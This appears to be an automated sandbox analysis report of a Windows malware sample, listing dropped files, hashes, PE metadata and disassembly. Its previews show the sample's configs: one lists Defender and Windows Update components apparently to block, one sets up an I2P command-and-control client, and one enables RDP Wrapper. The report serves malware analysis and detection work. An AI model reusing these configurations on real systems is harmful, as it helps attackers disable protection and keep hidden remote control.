Category:	dropped
Size (bytes):	195
Entropy (8bit):	4.692426693515089
Encrypted:	false
SSDEEP:	3:PCLtupyhdA5A1XJy31ae0CYUAM9t2X0DwL1Uy/5ookVqEfokH2VmM74osLSgRUYp:PltZLJ4aZC9b/EhUyBjZBkWESqj
MD5:	E025B58CB2D118FAFAE00850EE91C5F9
SHA1:	DD23CE328F593AF74455F2C2F805B662466A1205
SHA-256:	897FC59CEDFBCAFDB9D0BEFEE9FC21A1B4C61259992A40F1986921E406E36340
SHA-512:	5CD3F72CB1FF5754F3329A1EF1C7D45826BE48540AAD60FC55B91C7EFDCBBEF8B6BEB66ED7E2CF338348CE3C43DE2C8B2C0E72C681A8C314ADBAE0F844C7B7EF

Malicious:	false
Preview:	[app]..MsMpEng.exe=1..MsSense.exe=1..SenseIR.exe=1..SenseNdr.exe=1..SenseCncProxy.exe=1..SenseSampleUploader.exe=1..[svc]..wuauserv=1..DoSvc =1..UsoSvc=1..WaaSMedicSvc=1..[ip4]..54.243.255.141=1..

C:\Users\user\AppData\Local\Temp\wfpblk.log

Process:	C:\Users\user\AppData\Local\Temp\cwjk513wjc7a1mlgh3.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	23117
Entropy (8bit):	5.172648034825642
Encrypted:	false
SSDEEP:	384:ubbEbNQ6s69WS8vv88o888888888888j888888888888e88888888088888888AZ:ubbEbNQ6s69WS8vv88o888888888888g
MD5:	AC67E6A64AA8C32107191D464E0319CD
SHA1:	3708A88E715E55889153ADF85FD8A98B0CC6D3F2
SHA-256:	C4DA2A83B3232895465FD317F78FD8B41D7EF8C5486D364B3A7C1D9063398906
SHA-512:	A5E002B7EA5E4BD73FF4D6931C67CE51A359D1607E67952278D36A9C25E82FE5EC1607550C7CCDE291F24E9FD7DB66B4B86094187479DFA6AFCE4209A0A847 1
Malicious:	false
Preview:	[I] (debug_init) -> Log open success(flog_path=C:\Users\user\AppData\Local\Temp\wfpblk.log)..[I] (debug_init) -> Done..[I] (fs_file_write) -> Done(path=C:\Users \user\AppData\Local\Temp\wfpblk.ini,mode=wb,buf_sz=195)..[I] (fs_file_read) -> Done(path=C:\Users\user\AppData\Local\Temp\wfpblk.ini,buf_sz=195)..[I] (ini_load) -> Done(path=C:\Users\user\AppData\Local\Temp\wfpblk.ini)..[D] (ini_get_sec) -> Done(name=app)..[D] (ini_get_sec) -> Done(name=app)..[D] (ini_get_sec) -> Done(name=app)..[W] (ini_get_var) -> Failed(sec=app,name=[System Process],err=00000003)..[D] (ini_get_sec) -> Done(name=app)..[W] (ini_get_var) -> Failed(sec=app,nam e=System,err=00000003)..[D] (ini_get_sec) -> Done(name=app)..[W] (ini_get_var) -> Failed(sec=app,name=Registry,err=00000003)..[D] (ini_get_sec) -> Don e(name=app)..[W] (ini_get_var) -> Failed(sec=app,name=smss.exe,err=00000003)..[D] (ini_get_sec) -> Done(name=app)..[W] (ini_get_var) -> Failed(sec=app,name=csrs s.exe,err=00000003)..[D] (ini_get_sec) -> Done

C:\Windows\Temp\2L2zlVsY

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	8568
Entropy (8bit):	4.958673415285098
Encrypted:	false
SSDEEP:	96:e+l8WTr7LjdL33ZqPDNLWBsaBMG+xv9G86UJ5TMmyvmyLKkfUZleZnE/Ndm/7CIg:e+l8Mr7VtXl1zrrlqEVdm/7CltWR0SX
MD5:	27535CEE6740DFC50A78A0322415E67C
SHA1:	E80541CF15C8ED4C5EEDA8D8C24674A5B8A27F61
SHA-256:	FB0CDBF4E0215AE1866E97860C2AC3DD96E7498BFE2AF3D82378041CDFF7F292
SHA-512:	25F11A8262B5A2F59BD6C9D8673B5AD5A140EAE8C007244810B2924EB08B5CF54AE19E61BE5139319877278D11868BBD85BD2E6C67F5FAD4E2A458E2844EBC0 C
Malicious:	false
Preview:	## Configuration file for a typical i2pd user.## See https://i2pd.readthedocs.io/en/latest/user-guide/configuration/.## for more options you can use in this file...## Lines that begin with "## " try to explain what's going on. Lines.## that begin with just "#" are disabled commands: you can enable them.## by removing the "#" symbol...## Tunnels config file.## Default: ~/.i2pd/tunnels.conf or /var/lib/i2pd/tunnels.conf.# tunconf = /var/lib/i2pd/tunnels.conf..## Tunnels config files path.## Use that path to store sep arated tunnels in different config files..## Default: ~/.i2pd/tunnels.d or /var/lib/i2pd/tunnels.d.# tunnelsdir = /var/lib/i2pd/tunnels.d..## Path to certificates used for verifying .su3, families.## Default: ~/.i2pd/certificates or /var/lib/i2pd/certificates.# certsdir = /var/lib/i2pd/certificates..## Where to write pidfile (default: /run/i2pd.pid, not used in Windows).# pidfile = /run/i2pd.pid..## Logging configuration section.## By default logs go to stdout with level 'inf

C:\Windows\Temp\6rRRlGVV

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	9146880
Entropy (8bit):	6.674868432808522
Encrypted:	false
SSDEEP:	196608:DiRu5DnWLX6Cs3E1CPwDvt3uF8c339CME:DiRsCKCsU1CPwDvt3uFd9CME
MD5:	676064A5CC4729E609539F9C9BD9D427
SHA1:	F77BA3D5B6610B345BFD4388956C853B99C9EB60
SHA-256:	77D203E985A0BC72B7A92618487389B3A731176FDFC947B1D2EAD92C8C0E766B
SHA-512:	4C876E9C1474E321C94EA81058B503D695F2B5C9DCA9182C515F1AE6DE065099832FD0337D011476C553958808C7D6F748566734DEEE6AF1E74B45A690181D02
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....f.....".....).t].....R..0.....P.....`... .....z..t... ...,.....p..?.....p.....`m.(.....*.....text...(r).....t].....`..`.data.....].....x].....@. ...rdata..`>...@^..@....^.....@..@.pdata...?....p..@...^p.....@..@.xdata...t....t..v....t.....@..@.bss....`Q...@z.....edata...t....z..v....z.....@. .@.idata...,... .....@....CRT....`....P.....@....tls.....`.....@....reloc.....p.....@..B..... .....

C:\Windows\Temp\Cw0MZxef

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	37376
Entropy (8bit):	5.7181012847214445
Encrypted:	false
SSDEEP:	768:2aS6Ir6sXJaE5I2IaK3knhQ0NknriB0dX5mkOpw:aDjDtKA0G0j5Opw
MD5:	E3E4492E2C871F65B5CEA8F1A14164E2
SHA1:	81D4AD81A92177C2116C5589609A9A08A5CCD0F2
SHA-256:	32FF81BE7818FA7140817FA0BC856975AE9FCB324A081D0E0560D7B5B87EFB30
SHA-512:	59DE035B230C9A4AD6A4EBF4BEFCD7798CCB38C7EDA9863BC651232DB22C7A4C2D5358D4D35551C2DD52F974A22EB160BAEE11F4751B9CA5BF4FB6334EC9 6C6
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qc..qc..qc.....qc...`..qc...g..qc..qb..qc...b..qc...f..qc...c..qc...j..qc.... ..qc...a..qc.Rich.qc.....PE..d...#....." .....Z...>.....].....a....`A.....~.....@.....\... x..T..... .....p.....q..P.....text....Y.....Z..... ..`.rdata.....p.....^.....@..@.data...P.....z.....@....pdata.....|.....@..@.rsrc.... .....@..@.reloc..\.....@..B..... .....

C:\Windows\Temp\ROF9A37w

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	91136
Entropy (8bit):	6.2290767543196575
Encrypted:	false
SSDEEP:	1536:/PvW2FSiFAp7A1VBYj6PemyuIDw02PijNFnRbPEMBI:/nW6SiFAp7A1VBYj6Pemyu1F2IFRbcM+
MD5:	4C086C8F48C4D0F8C20410E60340AEC9
SHA1:	77481360A98F3018F92A57B66E1DC7A6EC0DD0E8
SHA-256:	0A8FCB54DF736100F5792B6CE57AE165553712CB1E5701E4E0DD7620E6089F59
SHA-512:	CDBCC2FD4195A6FA5A343234A745E3E7A558F68A496D376FDF6A86D585C9FA39A64F0CEB20A2D2E6E30E59BA46F62493E500D6EEB033FA981DAA60F00EE42F 14
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...(.....`.....\.....R.....`... .....`.....d.....I..(.....h.....text.....`..`.data.....@....rdata.. T.....V.....@..@.pdata.....`.....8.....@..@.xdata..4....p.....B.....@..@.bss....@.....edata.....L.....@..@.idata..... ..N.....@....CRT....X.....^.....@....tls.....`.....@....reloc..d.....b.....@..B..... .....

C:\Windows\Temp\TsG1eHIt

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	92672
Entropy (8bit):	6.242846530333761
Encrypted:	false
SSDEEP:	1536:Eb84+EBwpVmTx3sJg0jsEv5YqKnbGGOO5YhNDE:Eb84+EB7x3sJXwExKb/OOv
MD5:	FDCF93ACD089B505B524DDFA0FF947F9
SHA1:	A2BADA5807BA001758DBCE46DA634332A5CC14C2
SHA-256:	ADFE373F98CABF338577963DCEA279103C19FF04B1742DC748B9477DC0156BB4
SHA-512:	110455DC5C3F090A1341EE6D09D9B327CD03999C70D4A2C0B762B91BC334B0448E750CB1FD7B34CE729B8E1CD33B55A4E1FA1187586C2FF8850B2FD907AFE0 E
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...(.....f.....\.....lo.....C.....`... .....^.....`.....l.....J..(.....text.....`..`.data.....@....rdata.. .U.....V.....@..@.pdata.....`.....<.....@..@.xdata.....p.....F.....@..@.bss....`.....edata..^.....P.....@..@.idata.....R..... .....@....CRT....X.....d.....@....tls.....f.....@....reloc..l.....h.....@..B..... .....

C:\Windows\Temp\bMZx4vGr

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	105984
Entropy (8bit):	6.2884725801282775
Encrypted:	false
SSDEEP:	1536:wPwNKEKbLqYQtCwCxJtpyYNPvo3cxwNn6anP8XOCYA8CSs8qgu06wCYA8CSs8qgm:gwnKvqTaxJtpRP7wNbnP8Xf
MD5:	91A0DD29773FBFB7112C5FCFF1873C13
SHA1:	E1EAF1EFB134CAA7DA5AAA362830A68AB705C023
SHA-256:	AE2D023EBBFEEFD5A26EAA255AD3862C9A1C276BB0B46FF88EA9A9999406D6B6
SHA-512:	F7A665A218BB2CCEC32326B0E0A9845B2981F17445B5CB54BBA7D6EF9E200B4538EBD19916C2DACB0BBE1B409C14A499B23BA707874AE1F1B154279C90DC33DD
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...(.....\.....@.....K... ..`... .....^.....T.....0..h.....(.....`.....text...X.....`..`.data..... .....@. ...rdata..Pc...0...d.....@..@.pdata..T.....n.....@..@.xdata.....x.....@..@.bss....@.....edata..^.....@..@.idata.. .....@....CRT....X.....@....tls..... .....@....reloc..h....0.....@..B..... .....

C:\Windows\Temp\eKTTDy2k

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	115712
Entropy (8bit):	6.277217301921545
Encrypted:	false
SSDEEP:	1536:UsmIeUIfJAH791hpVMjqZm4S53kp21ahrvffvTn+3333333333333333333333L:I5fJAHZ1Kj7hkUYr3TIX8Y/biF
MD5:	D0F0423AEEE6B6FF6754D860603D46D0
SHA1:	A06F3B9605B3398BA68154DA39ADF26DDEE41743
SHA-256:	81DA68F52DF2ED997C374CCBEFC56849650770FB30EDA8F202BBC7FC3FE6A51D
SHA-512:	C30FAEDE4520FF1C859B8B39E351112CFC60DAECA98B1359F9F86AB79BCFB996BA84F35A5B178B4ABEC66152864720E58F741AE13D06B64913E240A1F9E6A633
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...(.....\.....P.....`... .....^.....@..p.....(.....X.....text...8.....`..`.data.....0....."..... .....@. ...rdata..pi...@...j...$.....@..@.pdata.....@..@.xdata.....@..@.bss.....edata..^.....@..@.idata..... .....@....CRT....X.... .....@....tls.....0.....@....reloc..p....@.....@..B..... .....

C:\Windows\Temp\ogg99SMu

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	104448
Entropy (8bit):	6.259370376612282
Encrypted:	false
SSDEEP:	1536:VQbC3TviBZTprAFnfkRAJhzTjvlsy2nD+cRi6ZQOobsAx34:VGC3TKBZTWJfImTjx2D+ei6ZQOkx34
MD5:	7A8E8A0842D8D65713DEE5393E806755
SHA1:	AF6F3A52009FBF62C21A290EFC34A94C151B683E
SHA-256:	51C1310819216 26D22FAF44977D5E4DCFE00E5D6CDDEDA877A82F13631BE7C2E
SHA-512:	D1B8D93B7EFBEAA348D3A01293AD5D92BC8F28EB2554DF5E6E71506D00D135390082C52C18D0BC3F0439B068777D8B2C43AAED930C72E5FFAB2593EEAC4700F4
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...(.....\.....?.....0.....`... .....^.....$..... ..I.....v..(.....`.....text.....`..`.data.....@....rdata.. .a... ...b.....@..@.pdata..$.....h.....@..@.xdata..T.....r.....@..@.bss.... .....edata..^.....|.....@..@.idata.....~..... .....@....CRT....X.....@....tls.....@....reloc..I.... .....@..B..... .....

C:\Windows\Temp\t291wOio

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	115200
Entropy (8bit):	6.220212606349767
Encrypted:	false
SSDEEP:	1536:GQTj0nA3CwwEWLUbltMR8tGZ9G+Yv953a6nfgXqobk5l:GQP02C7LUbltdQG+Yra64Xqo45l
MD5:	BE6174AE2B452DA9D00F9C7C4D8A675B
SHA1:	0ABD2C76C82416AE9C30124C43802E2E49C8ED28
SHA-256:	A62BDF318386AAAB93F1D25144CFBDC1A1125AAAD867EFC4E49FE79590181EBF
SHA-512:	5631B1595F8CEE8C0DFA991852259FEE17EA8B73A9EED900A10450BBB7C846ACFC88C32930BE379D60EFA6AE1BBBEAD0A605A9F36E20129B53BCA36B13BA5858
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...(.....\.....?h.....P.....7F.. ..`... .....^.....@..I.....@...(.....h.....text...(.....`..`.data.....0.....@. ...rdata..`d...@...f...(.....@..@.pdata.....@..@.xdata.....@..@.bss.....edata..^.....@..@.idata..... .....@....CRT....X.... .....@....tls.....0.....@....reloc..I....@.....@..B..... .....

C:\Windows\Temp\uUNWplSZ

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	data
Category:	dropped
Size (bytes):	62449
Entropy (8bit):	7.807149241969407
Encrypted:	false
SSDEEP:	1536:uzSVMhnCwJEZ4dJ4douBYaGGIW2QzPzp343mR:vKE29uBFBo2R
MD5:	688FDFAE15F328A84E8F19F8F4193AF2
SHA1:	C65D4CDA0C93B84154DFBC065AE78B9E2F7ECFA8
SHA-256:	8D37FF2458FDE376A41E9E702A9049FF89E78B75669C0F681CFCAFBA9D49688E
SHA-512:	F19BC7F204DBE3449ABE9494BFFF8BE632F20F1B4B8272F0AF71C4CEC344A20617C0909C024CB4A4E0C6B266D386CB127554DC70F3A6AA7A81DAF1A8748F5D2D
Malicious:	false
Preview:	I2Psu3.....1726476901.....reseed@cnc.netPK.....E0Y.L.`.....;...routerInfo-CVE7qh1P~hZ~PX2FDY6wRTmrdDd1eQ5Nv7yBC0EcH-o=.dat.^...)....?E4T{w...U.....5.x.Z*T.v...C..~m.....r.u._..0*._>a....B.....1in..o...R...M.....2.0..1...?.&..1@.._.s....KrbA.-..5c..Nzvep.KU.s.n...Gy.E.y...GU.c..A.i.[HU..{I@v..5c.-..53....5..f Kpp..c....:.N..I..u..~~..u....%a.....~F>.&.9..I.....\..Ff&..f...ICL!#.!....[.3..:.....J....:..DO...B.I.\gc....r...P__W[..C[.....,.d#wG.t....ts.rG. .R.@...b....*c..t..#[...I.....D.....<.0...B.].4...P....(...J...>2.02243....}dll`aan`bj.....%...F..~Q.....>....If.a..%..!...E.....@...BD...d:..!.b'sDZ.5k^j.g.H\..JI..../..IM,N.N-.:.,Z.I"(..$.....+..e.....Y..[_...U....t.....n8CEbM...k.%W.^....`i..&[.Y.{}...d.Vn.g..0...PK.....>0Y....:.....;...routerInfo-7xGNdz1Bi17~K7q9IFTjGVPnQdN0tqNJ-xpZt5MSp1Q=.dat{Ir...~./..<Yw_...".....%..E.....O..I.(.R<K^...>.i..{.D.s-.+...

C:\Windows\Temp\w3LkirgH

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	129024
Entropy (8bit):	6.313152038164236
Encrypted:	false
SSDEEP:	3072:Ex6tEkLvf8H5KRjus59IoZzhoesVR8ssT/nv:mEJ5qoZzfTX
MD5:	C89542ABA45CE1084760AE8DE6EAE09E
SHA1:	603560A3E4B6A8CB906CA98C907373ADBF4D3B1C
SHA-256:	1B6E559DC0CB37EBB2311C7CBF01B039F0DC1C3EC6DA057837451A531B1E2CB0
SHA-512:	60A0EB698AFE25CDDDB133FC937FEE478F1E0F8AF72B825C19BB2D544FAFCC217BABF6DD3D01704A106677E92AAE3DD57538E34731C950DA17F5715DF0732FF6
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...(.:.....\.....,.....j....`.. ... ..... ..^....0..D.....p..l.....(.....p5.....text...(9.....:.....`..`.data.....P.....>.....@....rdata.. .....`.....@.....@..@.pdata.....@..@.xdata.....@..@.bss.....edata..^.... .....@..@.idata..D....0..... .....@....CRT....X....P.....@....tls.....`.....@....reloc..l....p.....@..B..... .....

C:\Windows\Temp\w7pEN9Cm

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	Generic INItialization configuration [SLPolicy]
Category:	dropped
Size (bytes):	441513
Entropy (8bit):	5.449545529389614
Encrypted:	false
SSDEEP:	768:yUoDQVQpXQq4WDi9SUnpB8fbQnxJcy8RMFdKKb8x8Rr/d6gl/+f8jZ0ftlFn4m7N:eJGYB33L+MUIiG4lvREWddadl/Fy/k9u
MD5:	5FCB4B6362E04A8D1C6ECD33AD246FB9
SHA1:	E198D3E81C4B8527451133BCEAFA799D2115A8BB
SHA-256:	060EE1BCB5817709F2D73BB1762C5ABCA09FAF5271E8F90503A84F9657ECDCD9
SHA-512:	B5839D79D1A34DA86BA9B34A9105F7CC05E642C99D84D55E3E88833544DCE9FDD840F7ABF0F09CD4470734F24CA7C600C3C64E4041A4481806590D3B7A6A032D
Malicious:	false
Preview:	; RDP Wrapper Library configuration..; Do not modify without special knowledge..; Edited by sebaxakerhtc....[Main]..Updated=2024-08-21..LogFile=\rdpwrap.txt..SLPolicyHookNT60=1..SLPolicyHookNT61=1....[SLPolicy]..TerminalServices-RemoteConnectionManager-AllowRemoteConnections=1..TerminalServices-RemoteConnectionManager-AllowMultipleSessions=1..TerminalServices-RemoteConnectionManager-AllowAppServerMode=1..TerminalServices-RemoteConnectionManager-AllowMultimon=1..TerminalServices-RemoteConnectionManager-MaxUserSessions=0..TerminalServices-RemoteConnectionManager-ce0ad219-4670-4988-98fb-89b14c2f072b-MaxSessions=0..TerminalServices-RemoteConnectionManager-45344fe7-00e6-4ac6-9f01-d01fd4ffadfb-MaxSessions=2..TerminalServices-RDP-7-Advanced-Compression-Allowed=1..TerminalServices-RemoteConnectionManager-45344fe7-00e6-4ac6-9f01-d01fd4ffadfb-LocalOnly=0..TerminalServices-RemoteConnectionManager-8dc86f1d-9969-4379-91c1-06fe1dc60575-MaxSessions=1000..TerminalServices-DeviceRedirection-Licenses-TS

C:\Windows\Temp\zMtJJthl

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	Generic INItialization configuration [cnccli]
Category:	dropped
Size (bytes):	214
Entropy (8bit):	5.0997449470012635
Encrypted:	false
SSDEEP:	6:1EVQLD4oeMuJO+70X1YIzODSVkXpTRL9gWVUDeLn:CjogJO+70X1YeCS2X9vgpKL
MD5:	26702FAAB91B6B144715714A96728F39
SHA1:	CBDC34FC8FD3559CD49475FB5BC76176A5F88FF8
SHA-256:	83D30846DD5576DE38A512B17163419D22FF35F2F5B0FE613C401E8A5A25B7A4
SHA-512:	50D35D3DCD60B6E57C1A277E6C3E7AFBB5C2B46425732FC5A9FD3C0A55FEBF5AB3F05411A83CEC230AAC40199774FF78F30848D57D1E04A11B9E60777B03829
Malicious:	false
Preview:	[main]..version=400004957b19a09d..[cnccli]..server_host=c21a8709..server_port=41674..server_timeo=15000..i2p_try_num=10..i2p_sam3_timeo=30000..i2p_addr=2lyi6mgj6tn4eexl6gwnujwfycmq7dcus2x42petanvpwpjlqrhq.b32.i2p..

C:\Windows\appcompat\Programs\Amcache.hve

Process:	C:\Windows\System32\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1835008
Entropy (8bit):	4.465603481655458
Encrypted:	false
SSDEEP:	6144:ZIXfpi67eLPU9skLmb0b45WSPKaJG8nAgejZMMhA2gX4WABl0uNXdwBCswSbh:qXD945WlLZMM6YFHx+h
MD5:	31DBDF481BD3D510E00AF55D51A1DC05
SHA1:	12A01B1293A8A50F036188908564B6F01B1C2CDB
SHA-256:	6C4FCD850C9E1FA9C798D9380416888995BA750F02C87D8C029C5A95256C8BFE
SHA-512:	5C7123958076392592 96A25A12C46A4D63642D3FEC74865816CA3DBEED1367227D4A8E5C9684FA36BB2ADEDA2E610372428F68ACE3C4A0CF96EBB2DCD55C9FB
Malicious:	false
Preview:	regf6...6....\.Z..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e....c...b...#.....c...b...#.....c...b...#.....rmtmV..z..... .....N..... .....

Static File Info

General

File type:	PE32+ executable (GUI) x86-64, for MS Windows
Entropy (8bit):	6.026200028456233
TrID:	• Win64 Executable GUI (202006/5) 92.64% • Win64 Executable (generic) (12005/4) 5.51% • Generic Win/DOS Executable (2004/3) 0.92% • DOS Executable Generic (2002/1) 0.92% • VXD Driver (31/22) 0.01%
File name:	file.exe
File size:	5'654'528 bytes
MD5:	31d649663149dabd99c51b71e60a4a91
SHA1:	f5f515e1818388c9360bde15a7dfcb265e86a812
SHA256:	2acb9052db5b304a822f8cd1169e31327e967e06ff78064997ea8a5003e783ec
SHA512:	9cd1b7f923f37a620074c2c8dfb79558429e53a6b789ab58917889404dcad505b102a784946dbd9b0bc85ab4eb751af8c33e0c0480bb21619e5d38bef668cc63
SSDEEP:	49152:eDShb1KwGF4llow5sADndfK0lptgSoP6MRM2BTXwmlPJmqHc4a/:LQK0/lX9PJhHc
TLSH:	34463A3F72A4C269C15EC17FC1A7CF40E533B9795B33C6E742A106689A168C75EBE620
File Content Preview:	MZP.....@.....!..L.!..This program must be run under Win64..$7.....

File Icon

Icon Hash:	1f6c6cececf16117

Static PE Info

General

Entrypoint:	0x83d530
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	
Time Stamp:	0x67040F91 [Mon Oct 7 16:42:57 2024 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	2
File Version Major:	5
File Version Minor:	2
Subsystem Version Major:	5
Subsystem Version Minor:	2
Import Hash:	bf7e94a88b651f53cc57bdb23fcd2c2f

Entrypoint Preview

Instruction
push ebp
dec eax
sub esp, 20h
dec eax
mov ebp, esp
nop
dec eax
lea ecx, dword ptr [FFFEF838h]
call 00007F3410BE6410h

Instruction
dec eax
mov eax, dword ptr [0005F064h]
dec eax
mov ecx, dword ptr [eax]
call 00007F3410E99D41h
dec eax
mov eax, dword ptr [0005F055h]
dec eax
mov ecx, dword ptr [eax]
mov dl, 01h
call 00007F3410E9C9F0h
dec eax
mov eax, dword ptr [0005F044h]
dec eax
mov ecx, dword ptr [eax]
dec eax
mov edx, dword ptr [FFFEF0CAh]
dec esp
mov eax, dword ptr [0005F5D3h]
call 00007F3410E99D43h
dec eax
mov eax, dword ptr [0005F027h]
dec eax
mov ecx, dword ptr [eax]
call 00007F3410E99F54h
call 00007F3410BDDE1Fh
jmp 00007F341100C30Ah
nop
nop
call 00007F3410BDE016h
nop
dec eax
lea esp, dword ptr [ebp+20h]
pop ebp
ret
dec eax
nop
dec eax
lea eax, dword ptr [00000000h+eax]
dec eax
sub esp, 28h
call 00007F3410BDD5ACh
dec eax
add esp, 28h
ret
int3
int3
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x4ae000	0x97	.edata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x4a8000	0x48de	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x52a000	0x4b400	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x4eb000	0x3e9c4	.pdata
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x4b1000	0x39178	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x4b0000	0x28	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x4a92c0	0x1130	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x4ad000	0xe3c	.didata
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	MD5	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x43c5c0	0x43c600	4dc050f2b4f53a64168d2d2b3bb04cf6	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.data	0x43e000	0x5ee38	0x5f000	c96c0455df11a9306f23138f836838b1	False	0.22957699424342104	data	4.71291425546474	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.bss	0x49d000	0xaab4	0x0	d41d8cd98f00b204e980098ecf8427e	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.idata	0x4a8000	0x48de	0x4a00	586f243f7059a7c5e3cc1599e712e400	False	0.24266258445945946	data	4.353393974383116	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.didata	0x4ad000	0xe3c	0x1000	cffac5f732be0532b2a4d072e873b001	False	0.2392578125	data	3.075608222202654	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE

Name	Virtual Address	Virtual Size	Raw Size	MD5	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
